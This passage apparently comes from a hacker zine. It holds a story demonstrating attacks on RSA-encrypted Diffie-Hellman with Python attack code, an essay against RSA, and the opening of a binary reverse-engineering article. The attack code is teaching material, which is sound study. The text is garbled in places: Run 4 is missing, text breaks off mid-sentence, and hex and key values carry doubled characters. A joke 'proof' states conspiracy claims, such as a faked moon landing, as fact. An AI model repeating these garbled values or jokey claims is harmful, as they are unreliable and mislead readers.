=== END SNIPPET RFC 2631 ===
```

Alice takes the initiative, "Okay, I generate a secret value (xa), compute $ya = g^{xa} \bmod p$ and send to you ya, g, p. This is also how we did it in the lecture." Bob then has to choose a secret value (xb), compute $yb = g^{xb} \bmod p$ and send yb back to Alice, so she can compute ZZ_a. Bob then uses the key ZZ_b he computed to encrypt a message and send it to Alice. Since $ZZ_b = ZZ_a$, Alice can decrypt the message.

This is what Alice and Bob plan to do:



"Let's go then," Bob says. "Wait," Alice intervenes, "DH is only secure against passive attackers. An active attacker could MitM our exchange." Alice and Bob look at Carol, she smiles. Alice continues, "What did you say in the beginning?" "Right," Bob says, "we must encrypt our DH values, so Carol cannot MitM us." Fortunately, Alice and Bob have 4096-bit RSA keys and have securely distributed their public keys beforehand.

"Okay, what should I do?" Alice asks. She knows exactly what to do, but Bob's stackoverflow-driven approach to crypto may prove useful in the course of this story. Bob types into Alice's terminal:

```
>>> import Crypto.PublicKey.RSA
>>> def RSA_enc(k_pub, msg):
...     return k_pub.encrypt(msg, None)[0]
```

He comments, "We can ignore this None and only need the first value from the tuple. Both exist only for compatibility." Bob is right about that and we now have a convenient textbook RSA encryption function at hand.

Run 1: RSA-Encrypted textbook DH in one line of python

Now Alice and Bob are ready for their DH exchange. In contrast to their original sketch, they will encrypt their DH values with RSA. Alice generates:

```
>>> xa = int.from_bytes(os.urandom(192), byteorder='big')
>>> ya = pow(g, xa, p)
```

and sends

```
>>> RSA_enc(k_Bob_pub, (ya, g, p))
```

Alice sends 67507dee555403ad... [504 bytes omitted]. How does Alice send the message? She hands it over to Carol. Carol starts fiddling around with with the data. "What are you doing?" Bob asks. Alice replies, "It is encrypted, those were your words. Carol will deliver the message to you."


Carol forwards 23159f4e2daf11a6... [504 bytes omitted]. Bob decrypts with his private RSA key, parses ya, g, p from the message, and computes

```
>>> xb = int.from_bytes(os.urandom(192), byteorder='big')
>>> yb = pow(g, xb, p)
>>> ZZ_b = pow(ya, xb, p)
```

and sends

```
>>> RSA_enc(k_Alice_pub, yb)
```

Bob sends 86dcf718bad3ee88... [504 bytes omitted]. Carol forwards a different message. Alice performs her part to finish the DH handshake. Carol exclaims, "The key is 1!" Bob and Alice check. Carol is right. How can Carol know the established keys? Bob is right about one thing, the DH values were encrypted, so a trivial textbook DH MitM attack does not work since Carol cannot get the ya and yb values. But she doesn't need to. This is what happened so far:



The prime p, the generator g, and the public keys are public knowledge, also known to Carol (check your textbook, neighbor). Consequently, Carol can encrypt DH values, but she cannot read the ones from Alice and Bob. Bob computes the shared DH key as $ya^{xb} \bmod p$, where Carol supplied 1 for ya. Carol can be sure that Bob will compute a shared key of 1, she doesn't need to know any encrypted values. Same goes for the exchange with Alice.

"No No," Bob protests, "these values are not allowed in DH." Alice checks RFC 2631 and quotes: «The following algorithm MAY be used to validate a received public key y [...] Verify that y lies within the interval [2,p-1]. If it does not, the key is invalid.» Bob replies, "So y = 1 is clearly invalid, you must not do this Carol." Alice objects, "The check is optional, see this all-caps MAY there?" But Bob feels certain that he is right and insists, "Any library would reject this key!"


Run 2: RSA-Encrypted textbook DH using parts of the OpenSSL library

"Sure, we'll give it a try." Alice responds. She sticks to her old code because the RFC clearly states the check optional, but Bob can reject the weak values.

Alice sends 9bbc45d463d85250... [504 bytes omitted]. Carol, testing the same trick again, forwards 23159f4e2daf11a6... [504 bytes omitted]. Bob now uses `pyca/cryptography` with the openssl backend to do the DH computation. Maybe just doing `ZZ_b = pow(ya, xb, p)` was too simple? Let's see what happens when we use some part of the OpenSSL library (wrapped by `pyca/cryptography`) to perform the same computation. A word of clarification: The OpenSSL library is only used to implement the DH part on Bob's side, the exchange is not tunneled over TLS. The RSA-part remains unchanged.

```
>>> from cryptography.hazmat.primitives.asymmetric import dh
>>> from cryptography.hazmat.backends import openssl
>>> pn = dh.DHParameterNumbers(p, g)
>>> parameters = pn.parameters(openssl.backend)
>>> xb = parameters.generate_private_key()
>>> # feed ya to the openssl library backend
>>> alice_public_key = dh.DHPublicNumbers(ya, pn).public_key(openssl.backend)
>>> assert alice_public_key.key_size == 1536 # 1536-bit MODP
group of our prime
>>> yb = xb.public_key().public_numbers().y
>>> ZZ_b = xb.exchange(alice_public_key)
```

And indeed, the last line aborts with the exception 'ValueError: Public key value is invalid for this exchange.' Alice and Bob abort the handshake. This is what happened so far:



"Now you must behave, Carol. We will no longer accept your MitMed values. Now that we prohibit the two bad DH values and everything is encrypted, we are 100

Run 3: RSA-Encrypted textbook DH using parts of the OpenSSL library and custom Primes


Alice and Bob try the handshake again. Carol cannot send $ya = 1$ because Bob will detect it and abort the handshake. Alice sends 09a4b88232b16136... [504 bytes omitted]. But Carol knows the math. She chooses a specially-crafted 'prime' pc and computes a random, valid yc value.

```
>>> pc = pow(2, 1536) - 1
>>> xc = int.from_bytes(os.urandom(192), byteorder='big')
>>> yc = pow(g, xc, pc)
```

Well, pc isn't actually a prime. Let's see if OpenSSL accepts it as prime. Reliably testing for primality is expensive,[37] chances are good that the prime gets waved through. Carol forwards 2f5bed0189fac5f0... [504 bytes omitted]. After RSA decryption, Bob's code with the OpenSSL backend happily accepts all values. Bob sends a790fd65fb6c163e... [504 bytes omitted]. Alice still thinks that the RFC 3526 prime is used. Carol just forwards random plausible values to Alice, but she won't be able to MitM this key. Carol forwards a7cd7cf2c5065833... [504 bytes omitted]. The DH key exchange is completed successfully. Now Bob can use the key ZZ_b established with DH to send an encrypted message to Alice.

```
>>> iv = os.urandom(16)
>>> aeskey = kdf128(ZZ_b) # squash the key to 128 bit
>>> ct = aes128_ctr(iv, aeskey, b'Hey Alice!  See, this is
perfectly secure now.')
>>> wire = ",".format(hexlify(iv).decode('ascii'), hexlify(ct)
.decode('ascii'))
```

Bob sends the IV and the ciphertext message 1f f0 07 7f f9 9a a1 19 9b bc cc c3 3d db b5 52 28 84 4f f8 8d d0 03 38 8d d6 68 81 17 73 39, ed dc cd dd d5 5f f0 0e ed d0 03 3b b8 89 9b bb b6 6a a8 8e ec c7 78 8a a0 0b b7 79 9d d3 33 32 22 27 7e ed de e9 9e ed de e6 67 7d d1 12 29 94 44 49 96 6f f5 58 8d df fe e4 4c c6 62 2c cd dd d5 52 24 4d d7 79 91 17 7e e5 5e e8 89 9e e3 32 2f f6 6e e6 6e e6 62 26 65. In summary, this is what happened so far:



Carol chose a great "prime" $pc = 2^{1536} - 1$ and knows the key is broken: Only one bit is set! She can just brute force all possible keys, the one that decrypts the ciphertext to printable ASCII text is most likely the correct key.

```
>>> iv, ct = map(unhexlify, wire.split(','))
>>> for i in range(1536):
...     keyguess = pow(2, i)
...     msg = aes128_ctr(iv, kdf128(keyguess.to_bytes(192,
byteorder='big')), ct)
...     try:
...         if not all(c in string.printable for c in
msg.decode('ascii')):
...             continue
...     except UnicodeDecodeError:  #not ASCII
...         continue
...     break
```

[37] Common primality tests are probabilistic and relatively fast, but can err. Deterministic primality tests in polynomial time exist. Note that DH does not need an arbitrary prime and some g, but the generator should generate a not-too-small^{TM} subgroup.

The brute-forced key is 79,792,922,228,281,816,162,625,251,514,142,426,264,643,433,337,375,759,593,935,354,543,439,395,950,503,033,336, or in hex \x00\x00\x00\

just msg^d mod N, where d is private. Guess how I could forge a valid RSA private key operation without knowledge of d if I may choose msg freely?" Bob looks desperate. "Can Carol break RSA? What is the magic math behind her attack?", he wonders. Carol helps, "1^d mod $N = 1$, for any d. Of course I did not break RSA. The way you tried to use RSA as a signature scheme is just not existentially unforgeable. Paddings, or signature schemes, exist for a reason." By the way, the RSA encryption without padding used in the previous runs is also dangerous.[38]

Run 5: Textbook DH signed with RSASSA-PSS


Bob replaces the sign and verify functions:

```
>>> from cryptography.hazmat.primitives import hashes
>>> from cryptography.hazmat.primitives.asymmetric import
padding
>>> def RSA_sign(k_priv, msg):
>>>  return k_priv.sign(
...         msg,
...         padding.PSS(
...             mgf=padding.MGF1(hashes.SHA256()),
...             salt_length=padding.PSS.MAX_LENGTH
...         ),
...         hashes.SHA256()
...     )
```

The `RSA_verify` function is replaced accordingly.

Now Alice and Bob can try their handshake again. Alice sends 9403c79416ebcedb...[184 bytes of y omitted],2043516ccf286cb4...[504 bytes of signature omitted]. Carol forwards the message unmodified. Bob looks at Carol suspiciously. "I cannot modify this without breaking the signature," Carol replies. "Probably the DH prime is a bit too small for the future; Logjam predicts 1024-bit breakage. Maybe you could use fresh DH values for each exchange or switch to ECDH to be ready for the future, ... But I'm out of ideas for attack I could carry out on my slow laptop against your handshake for now." Carol concludes.

Bob sends c02a4deacd839b93...[184 bytes of y omitted],642f187cf7ca041b...[504 bytes of signature omitted]. Carol forwards the message unmodified. Finally, Alice and Bob established a shared key and Carol does not know it.



To complete the scenario, Bob uses the freshly established key to send an encrypted message to Alice.

```
>>> iv = os.urandom(16)
>>> aeskey = kdf128(ZZ_b) # squash the key to 128 bit
>>> ct = aes128_ctr(iv, aeskey, b'Hey Alice!  See, this is
perfectly secure now.')
>>> wire = ",".format(hexlify(iv).decode('ascii'), hexlify(ct)
.decode('ascii')
```

Bob sends the IV and the ciphertext message 6e e1 1c c4 48 8a ad da ad d9 97 77 7c c8 86 6a aa a4 4e e0 0b b3 38 86 65 5f fc c9 99 90 0e, 3a a4 48 82 2f f5 5f fb b0 0b b7 7d d8 83 36 6a a8 8c c0 02 21 1f fc c7 75 59 91 1e e6 67 77 7f f4 48 83 38 86 6e ec cd d8 8c c3 31 1a ab bc c3 3d d5 5e e2 25 52 21 13 3e e3 34 4c c4 4d da a5 59 94 48 89 99 96 62 29 9a a2 26 66 60 01 1c cf fc cf fc c4 4e ed d4 45 51. Carol remembers the plaintext Bob sent in run 3. She realizes that this run's ciphertext has exactly the same length as the plaintext in run 3. Carol forwards a ciphertext which is slightly shorter: 6e e1 1c c4 48 8a ad da ad d9 97 77 7c c8 86 6a aa a4 4e e0 0b b3 38 86 65 5f fc c9 99 90 0e, 37 74 43 33 35 50 0d d8 88 8a ab bc c5 53 3c ca a2 28 8f f2 21 1c c6 66 63 3d d4 4a a4 43 38 8f f4 4c cb ba a6 6f f1 18 8c cc cf f0 0e ee ee e2 24 44 4f f2 2e e6 69. Alice reads out loud the message she received and decrypted: "Encryption is not Integrity." Bob shouts, "This is not the message! How can this happen? Did Carol break AES-CTR?" Alice and Carol answer simultaneously, "AES-CTR is secure encryption, but Encryption is not Integrity."

[38] Use OAEP!

20:09 RSA GTFO

by Ben Perez

I'd like to start off by saying: "Fuck RSA." Fuck the company RSA, fuck the conference, and fuck these things:

To properly motivate why I have these feelings about RSA, I'm going to have to introduce some mathematical foundations. RSA was invented as a result of a night of drinking "liberal quantities of Manischewitz wine"[39] in 1977, which was the same year Elvis died. If you encode "Rivest," "Shamir," "Adelman," and "Elvis" using the Chaldean numerology system and take their sum,

the result is 78. Adding the proper RSA key size in 2019, and subtracting the number of days Barack Obama was president,

$$78 + 4096 - 2920,$$

we arrive at 1254, the year in which the Catholic church created the dogma surrounding purgatory. Finally, divide this value by the number of felonies to which Jeffrey Epstein pled guilty before he was murdered, and add Buzz Aldrin's age when he faked the moon landing:

$$1254 \div 2 + 39 = 666.$$

That's right: Mathematical proof that RSA is the devil's work. □

But if pure logic won't convince you, perhaps we could take a look at how RSA actually works.


What is RSA again?

RSA is a public-key cryptosystem that has two primary use cases. The first is public key encryption, which lets a user, Alice, publish a public key that allows anyone to send her an encrypted message. The second use case is digital signatures, which allow Alice to "sign" a message so that anyone can verify the message hasn't been tampered with. The convenient thing about RSA is that the signing algorithm is basically just the encryption algorithm run in reverse. Therefore for the rest of this post we'll often refer to both as just RSA.

To set up RSA, Alice needs to choose two primes p and q that will generate the group of integers modulo $N = pq$. She then needs to choose a public exponent e and private exponent d such that $ed = 1 \bmod (p-1)(q-1)$. Basically, e and d need to be inverses of each other.

Once these parameters have been chosen, another user, Bob, can send Alice a message M by computing $C = M^e \pmod N$. Alice can then decrypt the ciphertext by computing $M = C^d \pmod N$. Conversely, if Alice wants to sign a message M, she computes $S = M^d \pmod N$, which any user can verify was signed by her by checking $M = S^e \pmod N$.

That's the basic idea. We'll get to padding–essential for both use cases–in a bit, but first let's see why, during every step of this process, things can go catastrophically wrong.



[39] *The RSA Cryptosystem: History, Algorithm, Primes*, 2007, by Michael Calderbank. `unzip pocorgtfo20.pdf historyofrsa.pdf`

Setting Yourself Up for Failure

RSA requires developers to choose quite a few parameters during setup. Unfortunately, seemingly innocent parameter-selection methods degrade security in subtle ways. Let's walk through each parameter choice and see what nasty surprises await those who choose poorly.

Prime Selection

RSA's security is based off the fact that, given a (large) number N that's the product of two primes p and q, factoring N is hard for people who don't know p and q. Developers are responsible for choosing the primes that make up the RSA modulus. This process is extremely slow compared to key generation for other cryptographic protocols, where simply choosing some random bytes is sufficient. Therefore, instead of generating a truly random prime number, developers often attempt to generate one of a specific form. This almost always ends badly.

There are many ways to choose primes in such a way that factoring N is easy. For example, p and q must be globally unique. If p or q ever gets reused in another RSA moduli, then both can be easily factored using the GCD algorithm. Bad random number generators make this scenario somewhat common, and research has shown that roughly one percent of TLS traffic in 2012 was susceptible to such an attack.[40] Moreover, p and q must be chosen independently. If p and q share approximately half of their upper bits, then N can be factored using Fermat's factorization method. In fact, even the choice of primality testing algorithm can have security implications.[41]

Perhaps the most widely-publicized prime selection attack is the ROCA vulnerability in RSALib which affected many smartcards, trusted platform modules, and even Yubikeys. Here, key generation only used primes of a specific form to speed up computation time. Primes generated this way are trivial to detect using clever number theory tricks. Once a weak system has been recognized, the special algebraic properties of the primes allow an attacker to use Coppersmith's method to factor N. More concretely, that means if the person sitting next to me at work uses a smartcard granting them access to private documents, and they leave it on their desk during lunch, I can clone the smartcard and give myself access to all their sensitive files.

It's important to recognize that in none of these cases is it intuitively obvious that generating primes in such a way leads to complete system failure. Really subtle number-theoretic properties of primes have a substantial effect on the security of RSA. To expect the average developer to navigate this mathematical minefield severely undermines RSA's safety.

Private Exponent

Since using a large private key negatively affects decryption and signing time, developers have an incentive to choose a small private exponent d, especially in low-power settings like smartcards. However, it is possible for an attacker to recover the private key when d is less than the 4th root of N. Instead, developers are encouraged to choose a large d such that Chinese remainder theorem techniques can be used to speed up decryption. However, this approach's complexity increases the probability of subtle implementation errors, which can lead to key recovery. In fact, last Summer Aditi Gupta modeled this class of vulnerabilities with the symbolic execution tool Manticore.[42]

People might call me out here and point out that normally when setting up RSA you first generate a

[40] `unzip pocorgtfo20.pdf weakkeys12.pdf`
[41] `unzip pocorgtfo20.pdf primeandprejudice.pdf`
[42] `https://blog.trailofbits.com/2018/08/14/fault-analysis-on-rsa-signing/`

modulus, use a fixed public exponent, and then solve for the private exponent. This prevents low private exponent attacks because if you always use one of the recommended public exponents (discussed in the next section) then you'll never wind up with a small private exponent. Unfortunately this assumes developers actually do that. In circumstances where people implement their own RSA, all bets are off in terms of using standard RSA setup procedures, and developers will frequently do strange things like choose the private exponent first and then solve for the public exponent.

Public Exponent

Just as in the private exponent case, implementers want to use small public exponents to save on encryption and verification time. It is common to use Fermat primes in this context, in particular $e = 3$, 17, and 65537. Despite cryptographers recommending the use of 65537, developers often choose $e = 3$ which introduces many vulnerabilities into the RSA cryptosystem.

When $e = 3$, or a similarly small number, many things can go wrong. Low public exponents often combine with other common mistakes to either allow an attacker to decrypt specific ciphertexts or factor N. For instance, the Franklin-Reiter attack allows a malicious party to decrypt two messages that are related by a known, fixed distance. In other words, suppose Alice only sends "chocolate" or "vanilla" to Bob. These messages will be related by a known value and allow an attacker Eve to determine which are "chocolate" and which are "vanilla." Some low public exponent attacks even lead to key recovery. If the public exponent is small (not just 3), an attacker who knows several bits of the secret key can recover the remaining bits and break the cryptosystem. While many of these $e = 3$ attacks on RSA encryption are mitigated by padding, developers who implement their own RSA fail to use padding at an alarmingly high rate.

RSA signatures are equally brittle in the presence of low public exponents. In 2006, Bleichenbacher found an attack which allows attackers to forge arbitrary signatures in many RSA implementations, including the ones used by Firefox and Chrome.[43] This means that any TLS certificate from a vulnerable implementation could be forged. This attack takes advantage of the fact that many libraries use a small public exponent and omit a simple padding verification check when processing RSA signatures. Bleichenbacher's signature forgery attack is so simple that it is a commonly used exercise in cryptography courses.[44]

Parameter Selection is Hard

The common denominator in all of these parameter attacks is that the domain of possible parameter choices is much larger than that of secure parameter choices. Developers are expected to navigate this fraught selection process on their own, since all but the public exponent must be generated privately. There are no easy ways to check that the parameters are secure; instead developers need a depth of mathematical knowledge that shouldn't be expected of non-cryptographers. While using RSA with padding may save you in the presence of bad parameters, many people still choose to use broken padding or no padding at all.

Padding Oracle Attacks, Everywhere

As we mentioned above, just using RSA out of the box doesn't quite work. For example, the RSA scheme laid out in the introduction would produce identical ciphertexts if the same plaintext were ever encrypted more than once. This is a problem, because it would allow an adversary to infer the contents of the message from context without being able to decrypt it. This is why we need to pad messages with some random bytes. Unfortunately, the most widely used padding scheme, PKCS #1 v1.5, is often vulnerable to something called a padding oracle attack.

Padding oracles are pretty complex, but the high-level idea is that adding padding to a message requires the recipient to perform an additional check: whether the message is properly padded. When the check fails, the server throws an invalid padding error. That single piece of information is enough to slowly decrypt a chosen message. The process is tedious and involves manipulating the target ciphertext millions of times to isolate the changes which result in valid padding. But that one error message is all you need to eventually decrypt a chosen ciphertext. These vulnerabilities are particularly bad because attackers can use them to recover

[43] https://www.imperialviolet.org/2014/09/26/pkcs1.html
[44] https://cryptopals.com/sets/6/challenges/42

pre-master secrets for TLS sessions. For more details on the attack, there is an excellent explainer on StackExchange.[45]

The original attack on PKCS #1 v1.5 was discovered way back in 1998 by Daniel Bleichenbacher. Despite being over 20 years old, this attack continues to plague many real-world systems today. Modern versions of this attack often involve a padding oracle slightly more complex than the one originally described by Bleichenbacher, such as server response time or performing some sort of protocol downgrade in TLS. One particularly shocking example was the ROBOT attack, which was so bad that a team of researchers were able to sign messages with Facebook's and PayPal's secret keys. Some might argue that this isn't actually RSA's fault—the underlying math is fine, people just messed up an important standard several decades ago. The thing is, we've had a standardized padding scheme with a rigorous security proof, OAEP, since 1998. But almost no one uses it. Even when they do, OAEP is notoriously difficult to implement and often is vulnerable to Manger's attack, which is another padding oracle attack that can be used to recover plaintext.

The fundamental issue here is that padding is necessary when using RSA, and this added complexity opens the cryptosystem up to a large attack surface. The fact that a single bit of information, whether the message was padded correctly, can have such a large impact on security makes developing secure libraries almost impossible. TLS 1.3 no longer supports RSA so we can expect to see fewer of these attacks going forward, but as long as developers continue to use RSA in their own applications there will be padding oracle attacks.

So what should you use instead

People often prefer using RSA because they believe it's conceptually simpler than the somewhat confusing DSA protocol or moon math elliptic curve cryptography (ECC). But while it may be easier to understand RSA intuitively, it lacks the misuse resistance of these other more complex systems.

First of all, a common misconception is that ECC is super dangerous because choosing a bad curve can totally sink you. While it is true that curve choice has a major impact on security, one benefit of using ECC is that parameter selection can be done publicly. Cryptographers make all the difficult parameter choices so that developers just need to generate random bytes of data to use as keys and nonces. Developers could theoretically build an ECC implementation with terrible parameters and fail to check for things like invalid curve points, but they tend to not do this. A likely explanation is that the math behind ECC is so complicated that very few people feel confident enough to actually implement it. In other words, it intimidates people into using libraries built by cryptographers who know what they're doing. RSA on the other hand is so simple that it can be (poorly) implemented in an hour.

Second, any Diffie-Hellman based key agreement or signature scheme (including elliptic curve variants) does not require padding and therefore completely sidesteps padding oracle attacks. This is a

[45] https://crypto.stackexchange.com/questions/12688/can-you-explain-bleichenbachers-cca-attack-on-pkcs1-v1-5

major win considering RSA has had a very poor track record avoiding this class of vulnerabilities.

We recommend using Curve25519 for key exchange and digital signatures. Encryption needs to be done using a protocol called ECIES which combines an elliptic curve key exchange with a symmetric encryption algorithm. Curve25519 was designed to entirely prevent some of the things that can go wrong with other curves, and is very performant. Even better, it is implemented in libsodium, which has easy-to-read documentation and is available for most languages.

Seriously, stop using RSA

RSA was an important milestone in the development of secure communications, but the last two decades of cryptographic research have rendered it obsolete. Elliptic curve algorithms for both key exchange and digital signatures were standardized back in 2005 and have since been integrated into intuitive and misuse-resistant libraries like libsodium. The fact that RSA is still in widespread use today indicates both a failure on the part of cryptographers for not adequately articulating the risks inherent in RSA, and also on the part of developers for overestimating their ability to deploy it successfully.

The security community needs to start thinking about this as a herd-immunity problem—while some of us might be able to navigate the extraordinarily dangerous process of setting up or implementing RSA, the exceptions signal to developers that it is in some way still advisable to use RSA. Despite the many caveats and warnings on StackExchange and Github READMEs, very few people believe that they are the ones who will mess up RSA, and so they proceed with reckless abandon. Ultimately, users will pay for this. This is why we all need to agree that it is flat out unacceptable to use RSA in 2019. No exceptions.

Fuck RSA.

All About
OSI
BASIC-IN-ROM
Ohio Scientific Microsoft BASIC Ver 1.0 Rev 3.2
REFERENCE MANUAL

Complete, Concise, Accurate, Detailed. All commands, statements, and functions. Maps. USR. Tapes. Bug fixes. Variable tables. Source code storage. MONITOR.

Postpaid $8.95 Send check, or COD

EDWARD H. CARLSON ✓259
3872 RALEIGH DR.
OKEMOS, MI 48864

Dealer Inquiries Welcome

CANADIANS!
Eliminate the Customs Hassles. Save Money and get Canadian Warranties on IMSAI and S-100 compatible products.
IMSAI 8080 KIT $ 838.00
ASS. $1163.00
(Can. Duty & Fed. Tax Included).
AUTHORIZED DEALER
Send $1.00 for complete IMSAI Catalog.
We will develop complete application systems.
Contact us for further information.
Rotundra Cybernetics
Box 1448, Calgary, Alta. T2P 2H9
Phone (403) 283-8076

20:10 A Code Pirate's Cutlass: Recovering Software Architecture from Embedded Binaries

by evm

> He looks around, around
> He sees angels in the architecture
> Spinning in infinity
> He says Amen! and Hallelujah!
> - *Paul Simon, "You Can Call Me Al" (which was probably not written about software RE)*

Software RE underlies much of the work in the cyber landscape for both defensive and offensive operations.

When developing complex programs, it is common to segment functionality of code into multiple source files. These source files are compiled into multiple object files and then linked into an executable program. The object files contain pieces of information (such as the developer-given names of functions and global data structures) that the linker uses to determine relationships between them. Once the linker produces the final executable, all the intermediate developer-generated information is gone (unless for some reason debugging information is included, which rarely happens in production code). See Figure 1 for an illustration of this process.

This means that software reverse engineers approaching a new target are usually dealing with a fully linked binary with no symbols included. However, we know that the binary is just a conglomeration of the original object files, usually in the exact order they were passed to the linker. Usually software reverse engineers are interested in a specific cross section of the binary associated with either a particular high-level function ("how does this program handle network authentication?") or whether vulnerable points in the code can be reached from a particular entry point. Often software reverse engineers use different clues to find either the functionality they are interested in or the areas they think might be vulnerable. Eventually after many hours of the analyst's time, the structure and design of the code may become apparent. What if the structure and design of code could be extracted in an automated way? How much faster and more effective could we make RE if we were able to work from the beginning by analyzing the design of the program instead of starting from a sea of subroutines?

Defining the Metric

The concept is pretty simple. Local function affinity (LFA) is like a force vector, showing which direction a subroutine is pulled toward based on its relationship to nearby subroutines. Consider your average C source code file - and ignore external function calls for the moment. As you move from the beginning of the file down to the bottom, calls start in the positive direction (down) and eventually switch to the negative direction (up). The idea is that when we look at the binary, we should be able to detect the switch from the negative direction back to positive at the beginning of the next object file.




Figure 1. Illustration of compilation, linking, and what this research is attempting to produce. Note: This is greatly oversimplified (e.g., the standard library often consists of hundreds of object files).

So how do we deal with external calls? For now, LFA just discards any function calls over a fixed threshold, which currently has been set at 4 KB. Admittedly this isn't a great way to do it, and later I'll talk about some ways this might be improved.

We need to combine both outgoing function references (calls FROM this function to other functions) and incoming function references (calls TO this function from other functions) to include helper functions that don't make calls. Even with the external calls "eliminated," we want to weight our metric toward nearby neighbors. So we define the metric this way:

$$Affinity(f) = \frac{\sum_{x \in neighbors(f)}, sign(x - f) * Log(|x - f|)}{|neighbors(f)|}$$

where `neighbors(f)` is defined as the set of functions (i.e., their address in the memory map) that call `f` or are called by `f` for which the distance from `f` to the function is below a chosen threshold. Multiple references are counted.

For practical purposes, in my current implementation of LFA, I treat the outgoing and incoming references as separate scores, and if either is zero, I interpolate a new score based on the previous score. This helps to smooth out the data.

Detecting Object Boundaries

For now, LFA has a simple edge-detection metric, which is simply a change from negative values (two of three previous values are negative) to a positive value where the difference is greater than 2. During initial research, a colleague suggested a simple metric like this due to the irregularity of the signal (i.e., due the varying sizes of object files). This edge-detection strategy can most certainly be improved upon (which will be discussed later).

I should also note here that when a function has no LFA score (meaning it either has no references, or all references are above the external threshold), my current implementation treats it like it isn't there. This creates gaps between object files.

Extracting Software Architecture

Once approximate object file boundaries are extracted, we can produce a software architecture picture by generating a directed graph where each object is a node, and edges between nodes represent calls from any function in the first object to any function in the second object.

With the object file boundaries approximately identified, we can also make use of debugging string information in the binary. The current LFA implementation looks at possible source file names as well as common words, bigrams and trigrams in order to guess a possible name for the object.

Figure 2 shows an example software architecture diagram automatically extracted from a target binary using LFA. Some interesting features are readily apparent in this graph, which are not readily discernible by other means. It is readily apparent which objects are most commonly referenced in the target program (e.g. `sys_up_config` and `unk_mod_5`). Notice also how unknown modules 1-6 form a subgraph that is only reachable from `sys_up_config`. This indicates that these objects are only used by `sys_up_config` and not directly called by any other object. This means they are essentially a library dependency for `sys_up_config` and can be safely ignored by the RE analyst (unless the functionality of `sys_up_config` is of interest).

